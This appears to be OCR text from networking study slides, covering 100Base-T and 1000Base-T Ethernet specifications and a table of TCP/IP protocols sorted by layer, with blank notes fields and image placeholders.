
100 Base-T

- Has a transmission speed of 100 Mbps
- Uses 802.3u IEEE standard
- Cat 5 is suitable
- Uses 4 wires (pins 1,2,3,6)


1000 Base-T

- Has a transmission speed of 1000 Mbps
- Uses 802.3ab IEEE standard
- Cat 5e is suitable cable
- Uses 8 wires (pins 1, 2, 3, 4, 5, 6, 7, 8)

Notes: ______



TCP/IP Protocol Suite



TCP/IP Protocol Suite

Application Layer Protocol	Transport Layer Protocol	Internet Layer Protocol	Link Layer Protocol
DHCP	TCP	IP	FDDI
DNS	UDP	IPv6	Token ring
DNSSEC	SSL	IPsec	WEP
HTTP	TLS	ICMP	WPA
S-HTTP		ARP	WPA2
HTTPS		IGRP	TKIP
FTP		EIGRP	EAP
SFTP		OSPF	LEAP
TFTP		HSRP	PEAP
SMTP		VRRP	CDP
S/MIME		BGP	VTP
PGP			STP
Telnet			PPP
SSH			
SOAP			
SNMP			
NTP			
RPC			
SMB			
SIP			
RADIUS			
TACACS+			
RIP			


Notes:

TCP/IP Protocol Suite

Application Layer Protocols

